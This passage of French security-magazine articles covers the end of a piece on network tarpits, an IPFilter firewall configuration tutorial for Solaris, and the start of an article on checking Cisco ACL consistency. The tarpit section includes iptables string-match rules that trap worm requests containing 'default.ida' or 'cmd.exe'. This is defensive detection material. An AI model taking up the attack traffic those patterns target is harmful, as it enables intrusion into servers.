Le noyau Linux gèrera lui-même le mode tarpit pour chaque nouveau visiteur TCP arrivant sur le port 135 de votre machine. Il y a de quoi pas mal déconcerter les vers, les scripts *kiddies* ainsi que les clients un peu stupides (il a été rapporté que certains auraient joué des tours à des clients P2P pour les freiner un maximum).

Une option proposée dans [SF03] consiste à utiliser le module `string` de Netfilter. Il permet en effet de chercher un mot clef dans un paquet. Ainsi, les deux lignes de *shell* suivantes demandent au noyau de rechercher chaque paquet TCP allant vers son port 80 et contenant soit `default.ida`, soit `cmd.exe` :

```
iptables -I INPUT -j TARPIT -p tcp -s 0.0.0.0/0 --dport 80 -m
string --string "default.ida"

iptables -I INPUT -j TARPIT -p tcp -s 0.0.0.0/0 --dport 80 -m
string --string "cmd.exe"
```

En cas de correspondance entre ces règles et un paquet entrant, on demande alors au noyau d'utiliser le mode tarpit. Selon nous, il ne s'agit que d'un exemple donné à titre d'illustration technique, car il n'est pas forcément conseillé d'avoir des centaines de règles de ce type sur un pare-feu Linux (performances dégradées).

Enfin, notons qu'un Linux utilisé comme passerelle peut traiter avec du tarpit certains paquets TCP qui entrent vers le réseau (il suffit d'utiliser une règle du type `iptables -A FORWARD -p tcp -j TARPIT`).

Dans cet article, nous avons essentiellement parlé des couches 2, 3 et 4 du modèle OSI. Mais, il faut savoir que le concept de tarpit est venu se greffer au niveau des couches 7 désormais. En effet, dans le cadre de la lutte contre les *spammers*, certains développèrent des faux serveurs de mail et des faux serveurs proxy, faisant croire qu'ils acceptent des requêtes entrantes (*open relay* SMTP, *open proxy*, etc.). Dans ces faux serveurs, on trouve parfois des options type tarpit, appelées aussi « *Teergrube* » dans ce cas (il s'agit de la traduction de « tar pit » en allemand). A peu près tous les serveurs de mails ont eu des versions patchées permettant d'appliquer ce genre de fonctionnement [QMAIL]. Le but est par exemple de freiner une session SMTP au niveau 7, grâce à des erreurs, des ralentissements, etc., en particulier lorsque l'on voit qu'un utilisateur distant essaie des choses considérées comme louches (mail contenant des centaines de `RCPT TO`, etc.).

Conclusion

Les tarpits ne seront pas les pots de miel les plus utilisés au monde. Pourtant, nous tenions à les présenter pour aborder certains concepts intéressants comme le fait d'essayer de leurrer des vers (Code Red, Nimda...) ou encore d'essayer de ralentir des sessions au maximum. Cette dernière fonctionnalité, relativement simple, demeure très intéressante au niveau contre-mesure en sécurité informatique. C'est une alternative possible des NIDS ou des NIPS essayant de répondre à des agressions réseau venant notamment d'actions automatiques (scanners...) voire même des techniques anti-spam ou anti-*crawler* web. Néanmoins, un agresseur suffisamment expert se rendra rapidement compte du mauvais comportement réseau observé et pensera probablement à la présence d'un tel pot de miel en voyant ses sessions ralentir de plus en plus.

En espérant que cet article vous aura informé sur ce sujet, voire aura suscité des envies d'essayer ce type de technologies, gageons que vous engluerez de nombreux attaquants dans vos propres « puits de goudron ».

Merci à Pappy pour avoir publié cet article (prévu pour MISC8) sur les pots de miel collants qui n'a pas pour objectif de rappeler aux lecteurs, de manière subliminale et à peine humoristique, qu'il faut s'inscrire au Sstic.

Références

[LABREA] Le site officiel de LaBrea, complètement verrouillé à cause des lois DMCA en Illinois (USA) : **http://www.hackbusters.net/**

[TRINUX] La fameuse petite distribution Linux utile en sécurité, qui a utilisé LaBrea pour contrer le ver Code Red : **http://trinux.sourceforge.net/**

[WORM] Article scientifique : Zesheng Chen (*Georgia Institute of Technology*), Lixin Gao (*Univ. of Massachusetts*) et Kevin Kwiat (*Air Force Research Lab*), « *Modeling the Spread of Active Worms* ». Cet article assez mathématique explique les avantages d'un système comme Labrea Tarpit : **http://www-unix.ecs.umass.edu/~lgao/paper/AAWP.pdf**

[SOURCE] Un endroit où vous pourrez encore trouver LaBrea : **http://labrea.sourceforge.net/**

[COUIC] Excellent outil, écrit par Michel Arboi, permettant de couper (couic !!) des connexions réseau : **http://michel.arboi.free.fr/couic.html**

[BIZ] Outils et rapports réels provenant des *logs* de LaBrea : **http://scans.bizsystems.net/**

[LABCOM] Le site du futur outil commercial LaBrea Sentry dont parle Tom Liston dans son interview : **http://www.labreatechnologies.com/**

[ARP02] Très bonnes explications sur ARP : C. Blancher, E. Detoisien, F. Raynal, « Jouer avec le protocole ARP », MISC 3, juillet 2002, p. 73.

[SF03] Tony Bautts, « *Slow Down Internet Worms With Tarpits* », août 2003 : **http://www.securityfocus.com/infocus/1723**

[QMAIL] Un patch permettant d'ajouter du tarpit dans le serveur de mail Qmail : **http://www.palomine.net/qmail/tarpit.patch**

Filtrage des paquets avec le logiciel IPFilter

Christian Pélissier

Le logiciel IPFilter – IPF en abrégé – est un logiciel permettant de doter un système Unix d'une fonction de Firewall. Contrairement au logiciel Netfilter qui opère dans le monde Linux, IPF est issu de la famille BSD. Il opère de ce fait sur FreeBSD, NetBSD mais aussi sur des Unix commerciaux comme IRIX, HP-UX, Solaris Sparc ou Solaris X86. Notons qu'il est présent par défaut dans la version 10 de Solaris pour remplacer le logiciel SunScreen.

Il est très simple de compiler ce *firewall* sous Solaris 8 et 9 et sa configuration ne présente pas de difficultés particulières. Il est néanmoins très fortement recommandé par Daren Reed, l'auteur de ce logiciel, de le compiler sur les architectures 64 bits avec le compilateur cc de Sun Studio plutôt que gcc.

La version 4 de ce logiciel est parue en 2004 et nous présenterons ici la version courante qui est la 4.1.8. L'ancienne version 3.4.35 continue son évolution de son côté.

Principales fonctions supportées par IPF

IPF est un logiciel de filtrage avec état (*statefull*) ce qui signifie qu'il mémorise des informations sur les connexions en maintenant une table d'état des connexions autorisées. Le maintien d'une table d'état permet d'autoriser automatiquement les paquets entrants correspondant à une connexion sortante autorisée et inversement. IPF n'est pas limité au filtrage de paquets et il assure aussi la translation d'adresses (NAT) et de ports.

IPF filtre les paquets au moyen de règles dans lesquelles on peut :

- faire référence aux adresses source et destination ;
- désigner l'interface à laquelle s'applique une règle ;
- indiquer le ou les ports et donc les protocoles concernés ;
- indiquer les options des paquets IP ;
- refuser des paquets fragmentés ou trop courts ;
- retourner ou non des indications via le protocole ICMP ;
- journaliser ;
- etc.

Nouveautés de la version 4

A partir de la version 4, IPF est composé de 2 paquetages qui s'installent et se mettent à jour de manière indépendante :

- PFil 2.1.6,
- IPFilter 4.1.8.

Le démarrage du filtre

Le module `pfil` est chargé dynamiquement au démarrage du système par le script `/etc/rc2.d/S10pfil`. Le filtrage est ensuite activé par le script `/etc/rc2.d/S65ipfboot`. Lors de l'installation, on pourra vérifier le chargement du module `pfil` à l'aide des deux commandes suivantes (le nom de l'interface réseau est ici hme0).

```
# strconf < /dev/hme
pfil
hme
# ifconfig hme0 modlist
0 arp
1 ip
2 pfil
3 hme
```

On voit avec cette deuxième commande que le module `pfil` s'insère entre la couche physique et la couche IP.

Le fichier de configuration iu.ap

Ce fichier est utilisé pour déclarer les interfaces pour lesquelles on va charger le module `pfil`. Dans le cas où une seule interface existe, on aura par exemple le contenu suivant :

```
hme -1 0 pfil
```

Dans le cas de plusieurs interfaces, on aura autant de lignes que d'interfaces sur lesquelles on utilisera IPF.

La journalisation

IPF offre des possibilités de journalisation via le service syslog. Il permet de choisir le niveau de journalisation pour chaque règle. Dans les exemples de cet article, on utilise le niveau `local0.notice`. La journalisation sera donc effective si on ajoute dans le fichier de configuration `/etc/syslog.conf` la ligne suivante et si on signale le changement au démon syslogd.

```
local0.notice /var/log/ipflog
```

Dans les exemples qui suivent, on journalise les échecs et on utilise un seul niveau de journalisation. En pratique, il faudra paramétrer la journalisation en fonction de l'utilisation et du trafic pour faire en sorte que les données générées restent exploitables.

Le fichier de configuration principal ipf.conf

Le fichier `ipf.conf` décrit les règles de filtrage. Les règles sont parcourues en séquence de la première à la dernière.

Imaginons que ce fichier ne comporte que les 2 règles suivantes :

```
block in all
pass in all
```

Lorsqu'un paquet IP entrant arrive, il est reconnu par la première règle qui le bloque. Puis on passe à la règle suivante qui le laisse passer. C'est la dernière règle applicable à un paquet qui est retenue et donc on laisse passer les paquets entrants. Lorsqu'un paquet est reconnu par une règle comportant la directive `quick`, les règles qui suivent sont ignorées. L'emploi de `quick` détermine l'ordonnancement des règles. Ici la directive `block` peut être placée avant la directive `pass` car elle n'utilise pas la directive `quick` :

```
block in on hme0 all
pass in quick on hme0 proto tcp from any to 172.24.34.1/32 port = 80
...
```

Cas d'un poste de travail seulement client

Nous allons introduire la syntaxe utilisée par IPF par un exemple simple consistant à protéger un poste de travail du monde extérieur grâce à ce logiciel. Le poste de travail doit interdire l'accès à tous ses serveurs et autoriser l'utilisation en mode client sans restriction. Pour une protection déjà efficace les quelques lignes suivantes suffisent :

```
block in log level local0.notice quick on hme0 all
pass out quick on hme0 proto tcp from any to any keep state
pass out quick on hme0 proto udp from any to any keep state
pass out quick on hme0 proto icmp from any to any keep state
block out log level local0.notice on hme0 all
```

Ces 5 règles n'autorisent aucun accès entrant mais permettent d'utiliser la plupart des logiciels client. Examinons-les plus en détail. La première ligne interdit tout paquet entrant sur l'interface hme0 et comme elle comporte la directive `quick`, on ne va pas plus loin dans le parcours des règles du moins pour les paquets entrants. Toutes les tentatives de connexion à un service du poste de travail seront donc interdites et de surcroît enregistrées par syslog au niveau `local0.notice`. La deuxième ligne autorise les paquets TCP sortant de l'interface hme0 avec n'importe quelle adresse source vers n'importe quelle adresse destination et utilisant des ports source et destination quelconques. La directive `keep state` est très importante, car c'est elle qui indique qu'on maintient une table d'état pour les connexions. Une fois la connexion établie, c'est cette directive qui autorise les paquets entrants correspondant à une connexion sortante. Sans elle, il serait nécessaire de rajouter une règle pour autoriser les paquets entrants associés à cette connexion sortante. La ligne trois et la ligne quatre jouent le même rôle respectivement pour les protocoles UDP et ICMP. La dernière ligne bloque tout paquet sortant non autorisé par les 3 lignes qui précèdent.

Pour faire prendre en compte ces règles, le plus simple dans un premier temps consiste à arrêter puis à relancer le filtre soit :

```
/etc/rc2.d/S86ipfboot stop
/etc/rc2.d/S86ipfboot start
```

On aurait pu être plus précis dans l'écriture de ces règles dans le cas où l'adresse associée à l'interface est connue (ce n'est pas toujours le cas, par exemple dans le cas d'une connexion PPP ou celui d'une adresse obtenue dynamiquement par une requête DHCP). Soit 172.24.34.1 l'adresse de l'interface hme0. Les règles précédentes peuvent alors se réécrire de la façon suivante :

```
block in log level local0.notice quick on hme0 all
pass out quick on hme0 proto tcp from 172.24.34.1/32 to any keep state
pass out quick on hme0 proto udp from 172.24.34.1/32 to any keep state
pass out quick on hme0 proto icmp from 172.24.34.1/32 to any keep state
block out log level local0.notice on hme0 all
```

On sait que la grande majorité des applications TCP utilisent un port source supérieur à 1024. On pourrait donc encore modifier les règles en définissant une restriction sur les ports TCP.

```
block in log level local0.notice quick on hme0 all
pass out quick on hme0 proto tcp from 172.24.34.1/32 port > 1024 to any keep
state
pass out quick on hme0 proto udp from 172.24.34.1/32 to any keep state
pass out quick on hme0 proto icmp from 172.24.34.1/32 to any keep state
block out log level local0.notice on hme0 all
```

Il y a toutefois des exceptions avec les *r-commandes* qui utilisent des ports source décroissants à partir de 1023. Il faudra donc rajouter des règles spécifiques dans le cas où on désire utiliser les logiciels correspondants. Notons qu'on pourrait être encore plus précis en indiquant les adresses et les ports de sorties autorisés. En pratique, il vaut mieux rester assez vague si on souhaite que la gestion des règles garde une certaine simplicité et pour ne pas les alourdir d'une multitude de cas particuliers.

Pour autoriser `rlogin` et `rsh` clients, l'ajout des 2 lignes suivantes serait nécessaire :

```
pass out quick on hme0 proto tcp from 172.24.34.1/32 port < 1024 to any port =
513 keep state
pass out quick on hme0 proto tcp from 172.24.34.1/32 port < 1024 to any port =
514 keep state
```

Ou plus simplement :

```
pass out quick on hme0 proto tcp from 172.24.34.1/32 port < 1024 to any port 513
>< 515 keep state
```

Protocoles particuliers

Pour définir les règles, une bonne connaissance des protocoles qu'on veut filtrer est nécessaire. Le protocole FTP par exemple est très particulier puisqu'il utilise à la fois le port 21 (FTP) pour la connexion et le port 20 (FTP-data) dès qu'on utilise une commande qui effectue un transfert de données (`dir`, `get`, `put`, etc.). Lorsqu'on exécute une telle commande, il y a dans un premier temps une négociation de port entre le client et le serveur puis le serveur transfère depuis le port 20 vers un port supérieur à 1024 du client obtenu par la négociation précédente. Autrement dit, une fois la négociation de port terminée le client se comporte pour le transfert de données comme un serveur. De ce fait pour le bon fonctionnement d'un client FTP en « mode actif », l'ajout de la ligne suivante est obligatoire :

```
pass in quick on hme0 proto tcp from any port = 20 to 172.24.34.1/32 port > 1024
keep state
```

Notons que la plupart des clients récents (les navigateurs en particulier) supportent un autre mode de connexion appelé « mode passif ». En mode passif, la valeur 20 n'est plus utilisée et le port FTP-data est un port de valeur supérieure à 1024 obtenu par négociation. En outre, c'est le client qui prend l'initiative de la connexion vers ce port FTP-data. En mode passif, la règle précédente n'est plus nécessaire.

On retiendra de ce cas particulier que le protocole FTP est un protocole particulier et que si le mode passif simplifie le filtrage côté client, il le complique du côté serveur.

Cas d'un poste de travail client et serveur

Imaginons maintenant que le poste client devienne aussi serveur et souhaite ouvrir les accès ssh pour l'ensemble des postes de son réseau local et autorise la réception de messages SMTP depuis la passerelle de messagerie dont l'adresse est 172.24.1.25.

L'ouverture de ces 2 services se traduit par l'ajout de 2 règles qui seront placées avant la règle qui bloque les paquets entrants. Ces règles utilisent obligatoirement la directive `quick` pour interrompre le traitement et la directive `keep state` pour autoriser les paquets en retour correspondants. De plus comme une ouverture de connexion TCP positionne le flag SYN, on n'autorise la connexion que si ce flag est positionné.

On remarquera que le protocole applicatif est désigné soit par son numéro de port officiel soit par le nom qui lui est associé dans le fichier `/etc/services`.

```
pass in quick on hme0 proto tcp from 172.24.0.0/16 to any port = 22 flags S keep
state
pass in quick on hme0 proto tcp from 172.24.1.25/32 to any port = smtp flags S
keep state
block in log level local0.notice quick on hme0 all
pass out quick on hme0 proto tcp from any port to any keep state
pass out quick on hme0 proto udp from any port to any keep state
pass out quick on hme0 proto icmp from any port to any keep state
block out log level local0.notice on hme0 all
```

Avec un filtre ordinaire sans état, la première règle devrait être remplacée par les 2 règles suivantes :

```
pass in quick on hme0 proto tcp from 172.24.0.0/16 to any port = 22 flags S
pass out quick on hme0 proto tcp from any port = 22 to 172.24.0.0/16 port > 1024
```

Outre le fait qu'il faut écrire une deuxième règle pour le paquet sortant, cette règle autorisant le paquet entrant correspondant est moins précise pour le numéro de port que celle automatiquement mise en place quand on utilise le mode avec état (`keep state`). Avec état, seul le port effectivement utilisé est autorisé, sans état ce sont tous les ports supérieurs à 1024. En outre, la sortie de paquets depuis le port 22 est possible que la connexion ssh existe ou non.

Fonctionnalités avancées

L'anti-spoofing

Il n'est pas normal que des paquets avec des adresses privées telles que celles définies par le RFC1918 se présentent en entrée sur une interface reliée au monde extérieur. Il est donc souhaitable dans un réseau utilisant un adressage privé d'interdire sur l'interface Internet l'entrée de tels paquets.

```
block in quick on sppp0 from 192.168.0.0/16 to any
block in quick on sppp0 from 172.16.0.0/16 to any
block in quick on sppp0 from 10.0.0.0/8 to any
block in quick on sppp0 from 127.0.0.0/8 to any
block in quick on sppp0 from 0.0.0.0/8 to any
```

Filtrage de paquets particuliers

On pourra filtrer les paquets qui présentent certaines particularités parfois détournées de leur fonction initiale pour contourner les règles du coupe-feu. On pourra ainsi rejeter tout paquet fragmenté :

```
block in all with frag
```

ou ne rejeter que les paquets TCP fragmentés trop courts :

```
block in log quick proto tcp all with short
```

rejeter tout paquet contenant des options IP :

```
block in log all with ipopts
```

ou indiquer les options qui seront filtrées :

```
block in quick all with opt lsrr
block in quick all with opt ssrr
```

Répondre ou ne pas répondre

Lorsqu'on bloque un paquet, on peut indiquer clairement le refus du paquet par un *reset* de connexion ou retourner des informations via ICMP. La politique à adopter sera déterminée par la visibilité qu'on voudra donner de l'équipement filtrant au monde extérieur. On pourra par exemple offrir une bonne visibilité du monde Intranet et être totalement obscur du côté Internet. IPF, comme le montrent ces quelques exemples, offre une grande souplesse dans la définition d'une telle politique.

Refuser toute requête ICMP sauf celles qui entrent sur l'interface hme0.

```
block in proto icmp all
pass in on hme0 proto icmp from any to any icmp-type echo keep state
```

Retourner un refus de connexion immédiat pour les paquets qui arrivent sur une interface et ne donner aucune indication pour une autre.

```
block return-rst in log local0.notice on hme0 proto tcp from 192.168.0.0/24 to any
port = 22
block in log quick on hme1
```

Retourner des indications via ICMP.

```
block return-icmp-as-dest(port-unr) in log on hme0 proto udp from any to any port
= 111
```

La translation d'adresses et la translation de ports

Les fonctionnalités d'IPF ne sont pas limitées au filtrage des paquets. La translation d'adresses et/ou la translation de ports sont des opérations qui doivent être déclarées dans le fichier `ipnat.conf`. On dispose pour cela de 3 directives :

- `rdr` *translate* l'adresse et/ou le port de paquets entrants,
- `map` translate l'adresse et/ou le port de paquets sortants,
- `bitmap` translate les paquets qui entrent et qui sortent d'une interface.

Translation des adresses sortantes

Le fichier `ipnat.conf` sera utilisé pour définir les règles de translation d'adresses et/ou des règles de translation de ports. Au niveau de la translation d'adresses, on peut translater :

- n adresses en une seule adresse,
- n adresses vers p adresses,
- n adresses vers n adresses.

Les équipements client internes qui voudront bénéficier de la translation d'adresses devront déclarer l'équipement IPF comme routeur par défaut dans le cas où la translation est généralisée ou déclarer une route qui transite par le routeur IPF vers l'équipement externe ciblé. En outre, il est aussi indispensable de faire pointer le client DNS vers un serveur DNS sachant résoudre les adresses internes privées comme les adresses externes dans le cas où on généralise la translation ou déclarer l'adresse ciblée dans le fichier `/etc/hosts`.

On devra par ailleurs s'assurer que l'équipement IPF route bien les paquets. Si ce n'est pas le cas et dans le cas de Solaris ces deux commandes sont à exécuter :

```
ndd -set /dev/ip ipforwarding 1
ndd -set /dev/ip ip_strict_dst_multihoming 1
```

Translation n vers une

On translate ici n adresses vers une seule adresse, généralement l'adresse de l'interface Internet, comme le fait un mandataire web au niveau applicatif, mais avec beaucoup plus d'efficacité puisqu'on agit ici entre le niveau physique et la couche IP.

```
map hme1 192.168.1.0/24 -> 192.18.110.1/32
```

Dans le cas où on ne connaîtrait pas à l'avance l'adresse de l'interface de sortie (connexion PPP par exemple) ou s'il y a une seule possibilité d'interface de sortie (l'équipement sur lequel opère IPF ne dispose que de 2 interfaces), on écrira cette règle ainsi :

```
map hme1 192.168.1.0/24 -> 0/32
```

On pourra aussi translater les ports source en fixant une plage de ports à utiliser (la deuxième ligne concerne les protocoles autres que TCP et UDP comme ICMP ou ESP/AH par exemple):

```
map hme1 192.168.1.0/24 -> 0/32 portmap tcp/udp 25000:35000
map hme1 192.168.1.0/24 -> 0/32
```

Translation n vers p

```
map hme1 192.168.0.0/16 -> 192.18.110.0/24
```

Translation n vers n

```
map hme1 192.168.1.0/24 -> 192.18.110.0/24
```

Ces règles ne sont pas suffisantes pour que la translation d'adresses fonctionne et il est nécessaire comme on l'a déjà indiqué :

- que le coupe-feu IPF soit désigné par les postes de travail désirant utiliser le NAT comme le routeur ;
- que l'IP *forwarding* soit établi au niveau du coupe-feu.

Mais ce n'est pas encore suffisant et il faut aussi autoriser la sortie des paquets au niveau du filtre IP et donc rajouter dans `ipf.conf` les règles suivantes :

```
pass out on hme1 quick proto tcp/udp from 192.168.1.0/24 to any keep state
pass out on hme1 quick proto any from 192.168.1.0/24 to any keep state
```

Ces règles concernant l'interface de sortie côté Internet peuvent sembler curieuses. C'est bien l'adresse d'origine qu'il faut filtrer et cela signifie tout simplement que la translation est faite après le filtrage.

Dans le cas où l'adresse translatée est différente de l'adresse de l'interface de sortie, il y a une dernière condition à remplir pour que le NAT fonctionne. Il faut faire du proxy ARP pour cette adresse en lui associant l'adresse physique de l'interface de sortie. Si par exemple l'adresse de l'interface de sortie est 192.18.110.1 et que son adresse physique est 00:03:bb:18:96:15 et si l'adresse NAT utilisée est 192.18.110.2, il faudra publier l'adresse avec la commande `arp` soit :

```
arp -s 192.18.110.2 00:03:bb:18:96:15 pub
```

Bien évidemment si la translation concerne n adresses, on devra répéter cette association pour les n adresses utilisées. Si elles sont continues, on pourra faire cela avec simplement un script *bash*.

```
#!/bin/bash
for (( i =2; i <= 255; i++ ))
do
arp -s 192.18.110.$i 00:03:bb:18:96:15 pub
done
```

Il est possible de conditionner la translation d'adresses en fonction de l'adresse source et de l'adresse destination :

```
map hme1 from 192.168.1.10/32 to 223.223.10.0/24 -> 192.18.110.1/32
```

Translation des adresses et ports entrants

On peut effectuer une translation de port pour un serveur HTTP interne et le rendre visible de l'extérieur. Ainsi le serveur web interne s'exécutant sur le port 8080 apparaîtra au monde externe avec l'adresse 192.168.110.1 et le port 80.

```
rdr hme1 192.168.110.1/32 port 80 -> 192.168.1.27 port 8080
```

Dans le cas de la translation d'adresses et de ports entrants, la translation a lieu avant le filtrage et il faudra donc en tenir compte pour filtrer les accès internes. Ainsi, si on souhaite rendre ce serveur accessible de l'extérieur par un client d'adresse IP 223.223.10.1, on utilisera la règle de filtrage suivante :

```
pass in on hme1 proto tcp from 223.223.10.1/32 to 192.168.1.27/32 port = 8080 \
flags S keep state
```

Il est enfin possible de conditionner la translation en fonction de l'adresse source :

```
rdr hme1 from 223.223.10.2/32 to 192.168.110.1/32 port 80 -> 192.168.1.27 port
8080
```

Proxy transparent

Lorsqu'on translate les adresses sortantes des clients externes, HTTP ou FTP joignent directement Internet avec une adresse apparente définie par le coupe-feu. Il n'est donc plus nécessaire de déclarer un proxy au niveau de ces clients HTTP et FTP. Toutefois, dans le cas particulier de ces deux protocoles, ce mode de fonctionnement constitue une régression en termes de sécurité par rapport à un mandataire web. En effet, les mandataires HTTP et FTP assurent généralement un filtrage très poussé allant du filtrage d'URL, au rejet de certains types de fichiers en passant par la décontamination virale. Il est donc souhaitable de continuer à faire passer ces protocoles par un mandataire et il est souhaitable de l'effectuer en laissant les clients dans la configuration par défaut qui n'utilise pas un mandataire.

Dans le cas d'un mandataire FTP, tout paquet arrivant sur l'interface Intranet vers n'importe quelle adresse port 21 sera redirigé sur l'adresse du mandataire local opérant sur le port 21 (notons à ce sujet qu'il n'est pas possible de rediriger sur l'adresse 127.0.0.1 car l'interface *loopback* Solaris n'est pas, pour des raisons de performance, implantée de façon standard).

```
rdr hme0 0.0.0.0/0 port 21 -> 192.168.1.10 port 21
```

La définition de groupes d'adresses ippool.conf

Ce fichier constitue l'une des nouveautés de la version 4. Il permet de définir un ensemble d'adresses et de faire référence dans le fichier `ipf.conf` à des adresses définies dans `ippool.conf` avec la syntaxe `pool/n` ou `n` est le numéro du groupe.

```
#
# /etc/opt/ipf/ippool.conf
#


table role = ipf type = tree number = 10
{
10.1.1.11/32;
```

```
10.1.1.23/32;
10.20.0.0/16;
110.20.40.0/24
};


table role = ipf type = tree number = 11
{
172.24.0.0/16;
10.1.1.219/32;
10.1.15.0/24;
};
```

On fera référence à un ensemble d'adresses ainsi définies de la façon suivante :

```
pass in quick on hme0 proto tcp from pool/10 to any port = 22 flags S keep state
```

Ce qui présente l'avantage de remplacer plusieurs lignes par une seule. Il permet donc de rendre le fichier `ipf.conf` beaucoup plus lisible et on n'hésitera pas à utiliser cette possibilité.

Mise au point et audit du filtrage

Définir les règles de filtrage est une opération relativement aisée lorsqu'on protège un poste de travail doté d'une seule interface IP. Il est probablement utile de commencer l'apprentissage de ce logiciel en commençant par ce cas simple, puis de passer à celui d'un serveur doté d'une seule interface avant de s'attaquer au cas plus général d'un équipement multidomicilié.

Lorsque le filtrage mis en place ne fonctionne pas avec certains protocoles, les causes du dysfonctionnement se trouvent dans les informations journalisées si toutefois on a bien pris la peine de journaliser les échecs. L'examen du journal avant de se lancer dans la modification de règles est donc indispensable. Si on connaît mal le protocole concerné, il ne sera pas inutile de relire son RFC.

Pour un serveur équipé de plusieurs interfaces jouant le rôle de coupe-feu, le risque d'erreur croît avec le nombre d'interfaces, le nombre de protocoles et le nombre d'adresses autorisées. La journalisation est une aide précieuse pour la mise au point. Elle enregistre aussi toute tentative illégale. Si le rejet des tentatives illégales est une indication de bon fonctionnement du filtre, il ne garantit en rien que celui-ci soit conforme au cahier des charges.

Il en résulte qu'un contrôle de l'efficacité des règles est indispensable. Pour être valable, ce test devra être répété autant de fois que la machine possède d'interfaces IP en se plaçant dans les conditions adéquates. Le logiciel nmap est tout à fait indiqué pour valider le filtrage et garantir qu'il soit conforme à la politique de sécurité du site.

Conclusion

Cette présentation décrit de manière succincte les fonctions principales du pare-feu IPF. L'aspect exploitation de ce logiciel a été presque passé sous silence et on aurait pu indiquer comment ajouter des règles à la volée ou examiner les statistiques. C'est l'aspect configuration qui a été privilégié. On pourra l'approfondir en consultant les pages du manuel qui décrivent à l'aide d'une grammaire BNF les règles utilisables dans les différents fichiers de configuration. On y découvrira comment IPF est capable de retourner n'importe quel code ICMP, de sélectionner les paquets en fonction des options IP, des niveaux de sécurité, du TTL ou encore des flags TCP.

Bibliographie

- IP Filter Based Firewalls HOWTO : Brendan Conoboy et Erik Fichtner
- IP Filter FAQ : Phil Dibowitz
- Solaris IP Filter Overview
- Pages du manuel `ipf(5)`, `ippool.conf(5)`, `ipnat.conf(5)`

Analyser les configurations des équipements et des services réseau

Les configurations des équipements réseau (commutateurs, routeurs, pare-feu, systèmes de détection d'intrusion, etc.) mettent en œuvre la sécurité « logique » d'un réseau. Cette dernière est établie par des règles de configuration précises réalisées sur ces équipements comme la configuration des règles de filtrage d'un pare-feu, d'un routeur, etc. Toutes ces règles sont solidairement responsables de la mise en place de la politique de sécurité réseau. Si une règle est mal configurée, le principe du maillon le plus faible de la chaîne s'applique.

1. La problématique de la consistance des configurations

Les inconsistances des configurations des équipements réseau dues à des erreurs de configuration, qu'elles soient volontaires ou involontaires, peuvent mettre en danger le réseau mais aussi les serveurs attachés à ce réseau. Ces inconsistances peuvent venir notamment des règles de filtrage ou ACL (*Access Control List*), définies mais jamais appliquées ou des règles de filtrage appliquées mais jamais définies. On peut aussi avoir au sein d'une ACL des règles qui peuvent être redondantes, voire contradictoires. Cet exemple illustre les redondances et incohérences contenues dans l'ACL suivante [1,2] :

```
access-list 101 permit IP 10.0.0.0 0.255.255.255 10.0.0.0 0.255.255.255
access-list 101 permit IP 14.0.0.0 0.255.255.255 14.0.0.0 0.255.255.255
access-list 101 permit IP 14.7.6.0 0.0.0.255 14.7.6.0 0.0.0.255
access-list 101 deny IP 14.4.0.0 0.0.255.255 14.4.0.0 0.0.255.255
```

Les inconsistances détectées sont les suivantes :

```
[2] access-list 101 permit ip 14.0.0.0 0.255.255.255 14.0.0.0 0.255.255.255
[3] access-list 101 permit ip 14.7.6.0 0.0.0.255 14.7.6.0 0.0.0.255
```

Les lignes 2 et 3 sont redondantes.

```
[2] access-list 101 permit ip 14.0.0.0 0.255.255.255 14.0.0.0 0.255.255.255
[4] access-list 101 deny ip 14.4.0.0 0.0.255.255 14.4.0.0 0.0.255.255
```

Les lignes 2 et 4 sont contradictoires.

De manière générale, la configuration d'un équipement réseau est constituée de lignes référant à des éléments de configuration. Ces lignes de configuration suivent une syntaxe et un ordre de configuration qui sont propres à chaque type d'équipement. Par exemple, la configuration d'un équipement CISCO est foncièrement différente de celle d'un équipement JUNIPER. Même au sein d'un même constructeur comme CISCO, on peut constater que la configuration d'un PIX est très différente de celle d'un routeur. Chaque équipement met également en œuvre une sémantique différente qui peut engendrer des problèmes subtils comme appliquer une ACL sans pour autant être obligé de la définir ! Quels que soient cette syntaxe et cet ordre, si des éléments de configuration sont définis mais jamais appliqués, si des éléments de configuration sont appliqués sans être définis, si des lignes de configuration sont redondantes ou contradictoires, la configuration de l'équipement réseau est alors inconsistante et peut engendrer des comportements anormaux ou inattendus. L'inconsistance d'une configuration peut donc engendrer de sérieux problèmes de sécurité.

2. Exemple d'analyse de la consistance de configuration des ACL

Les ACL sont des éléments de configuration permettant de filtrer les flux réseau à des fins de sécurité. Il est donc essentiel d'analyser ces ACL en profondeur. Toute inconsistance détectée sur une ACL impliquant la sécurité, comme le filtrage des protocoles réseau, doit être connue et répertoriée. Nous considérerons qu'une configuration est consistante par rapport aux ACL si les deux conditions suivantes (ou invariants) sont remplies :

- Tous les éléments de filtrage de type ACL définis doivent être référencés.
- Tous les éléments de filtrage de type ACL référencés doivent être définis.

Bien qu'il soit difficile d'associer un niveau d'impact si l'une de ces deux règles n'est pas respectée, on peut dire qu'une ACL définie mais non référencée peut être un sérieux trou de sécurité si celle-ci doit jouer un rôle de filtrage important. De même, une ACL référencée mais non définie est généralement traitée comme une ACL permissive, c'est-à-dire que tout est permis. Cela n'est évidemment pas souhaitable si l'ACL joue un rôle de filtrage de sécurité.

La vérification de ces invariants peut s'exprimer par le pseudo-code suivant :

```
# lecture d'une configuration
Lire le fichier de configuration

# stockage des filtrages dans des tableaux associatifs
POUR chaque ligne de la configuration FAIRE
                    Stocker dans acl_defined si la ligne définit une ACL
                    Stocker dans acl_referenced si la ligne référence une ACL
FIN POUR

# vérifier que les filtrages définis sont référencés
POUR chaque élément dans acl_defined FAIRE
                        Si élément n'appartient pas à acl_referenced
                        Alors une ACL est définie et pas référencée.
FIN POUR

# vérifier que les filtrages référencés sont définis
 POUR chaque élément dans acl_referenced FAIRE
                        Si élément n'appartient pas à acl_defined
                        Alors une ACL est référencée mais pas définie.
FIN POUR
```

Le script `acl_check.sh` (**http://www.miscmag.com/articles/19-MISC/conf-reseau/**) vérifie que les filtrages de type ACL

Cédric Llorens - **cedric.llorens@wanadoo.fr**
Denis Valois - **denis.valois@wanadoo.fr**
Avec la collaboration de Laurent Levier et d'Antoine Cabre

définis sont référencés et que les filtrages de type ACL référencés sont définis (vérification des invariants de consistance). Ce script est un exemple non exhaustif et devra donc être complété. Par ailleurs, il est écrit en langage AWK et s'exécute sur une configuration CISCO.

De nombreuses autres sections d'une configuration doivent être vérifiées, notamment tout ce qui concerne le routage réseau [2]. Quant aux ACL, la détection des règles inconsistantes, redondantes et inutiles fait l'objet de travaux de recherche [3,4].

